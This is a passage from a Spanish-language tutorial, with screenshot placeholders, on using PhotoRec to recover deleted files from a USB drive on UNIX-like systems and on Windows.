
Se nos preguntara donde deseamos que ponga los archivos recuperados. En este caso he preparado una carpeta llamada “recuperados” en mi escritorio ,para que ahí los deposite.






Para finaliza tecleamos la letra “C” para decirle al software que el destino es el correcto.

Y con esto empieza el Proceso de Recuperación en Segundo Plano.



Solo nos resta esperar a que termine el Proceso por completo.


Una vez terminado el Proceso veremos una pantalla como esta .



5.-Analisis de Datos


Analizaremos los archivos recuperados.

Directorios Recuperados




MP3 : Recuperados


Imágenes Recuperadas :



Archivos Recuperados :




Archivos Compresos :




Windows :


Ejecutamos “photorec_win.exe”




Practicamente son los mismos pasos que en los sistemas basados en UNIX




Escogemos la unidad USB:




Escogemos la tabla de particiones :



Escogemos “Whole” para que busque por completo en todo el dispositivo.



Escogemos el destino de los archivos y directorios recuperados.



Confirmamos con la letra “C”

Y el software empieza a hacer su trabajo.